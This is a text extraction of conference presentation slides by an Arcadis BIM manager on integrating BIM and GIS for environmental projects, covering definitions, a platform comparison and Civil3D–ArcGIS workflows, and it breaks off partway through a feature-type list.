


Connecting BIM and GIS: The New Reality of Environmental Projects

CES468882

Pál Porkoláb

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Introduction



Kiemelt szegély alkalmazása az
autóbuszmegálló vonalától a járda mentén végig
(szüllyesztés a gyalogárélelőnél)



About the speaker

BIM Manager – Civil Engineer

pal.porkolab@arcadis.com

I am a civil engineer having multi years of experience in infrastructure design for rail and roadways. In the past few years I am working as a BIM manager supporting projects and teams to implement new technologies and 3D digital delivery.

I am a second time speaker on AU.

ABOUT ARCADIS




PEOPLE
FIRST

INTEGRITY

CLIENT
SUCCESS


COLLABORATION

SUSTAINABILITY



CES466890 - Automate Boring Stuff in Autodesk using RPA

ABOUT ARCADIS



Key Facts



Established
1888



Employees
28,000
Worldwide



Geographic reach
350
Offices in over 40 countries




Revenues
€3.5
Billion (2019)



Connecting BIM and GIS: The New Reality of Environmental Projects

While talking about BIM (Building Information Modeling) and geographic information system (GIS) integration, it is clear that these are two systems with their specific purposes and use cases: GIS, with its mapping features and geographical database, and BIM as an object-based information model, tailored for built assets. The connection between the two platforms is advancing and gaining credibility, especially in large complex projects. Architectural and civil projects tend to use BIM technologies, while environmental projects are traditionally carried out using GIS systems. In this class, we will look beyond the standard use of 2D maps, GIS layers, and shapefile sets. We will go through all the benefits, challenges, and differences between using GIS and BIM technologies. The adoption of 3D and BIM processes and technologies will largely benefit the environment and remediation industries. It will open the door for more-inclusive stakeholder engagement, better design quality, and data-driven decision making.

BIM and GIS



What is BIM?

Definitions

The American Institute of Architects has defined BIM as **"a model-based technology linked with a database of project information"**, and this reflects the general reliance on database technology as the foundation. In the future, structured text documents such as specifications may be able to be searched and linked to regional, national, and international standards.



What is GIS?

Esri, USGS | Esri, Garmin, FAO, NOAA



Definitions

A geographic information system (GIS) is a conceptualized framework that provides the ability to **capture and analyze spatial and geographic data**. GIS applications (or GIS apps) are computer-based tools that allow the user to create interactive queries (user-created searches), store and edit spatial and non-spatial data, analyze spatial information output, and visually share the results of these operations by **presenting them as maps**.



BIM

3D representation of assets using complex geometries

Rich database of attribute information

Structured platform

Analytics and evaluation



GIS

2D representation of large-scale geospatial shapes

Rich database of attribute information

Structured platform

Analytics and evaluation

**So what is truly
common on both
platforms?**

**Does GIS require
always 3D
representation?**

Data driven workflows

Integrating the database of both platforms is going to be crucial in the new age of data regardless of 3D representations.

**What is missing in GIS
from a BIM perspective?**

GIS building blocks (vector data)

POINTS

Zero-dimensional points are used for geographical features that can best be expressed by a single point reference

AREA FEATURES

Two-dimensional polygons are used for geographical features that cover a particular area of the earth's surface.


LINES

One-dimensional lines or polylines are used for linear features such as rivers, roads, railroads, trails, and topographic lines.

Let's connect GIS and BIM!


**We have the GIS
information but how to
put into a 3D model?**

GIS




?

BIM+GIS



Interaction or Interoperability



Workflows

AUTODESK CONNECTOR FOR ARCGIS (CIVIL3D)

Civil3D connection for data consumption and resharing

Default object/feature types

Attribution

CUSTOMIZED WORKFLOW

Automatized data reading

Flexible object generation




Metadata management and attribution

MAPIMPORT (CIVIL3D)

Manual process

Converting to cad objects

Attribution



Autodesk connector for ArcGIS (Civil3D)

Feature types:

COGO points

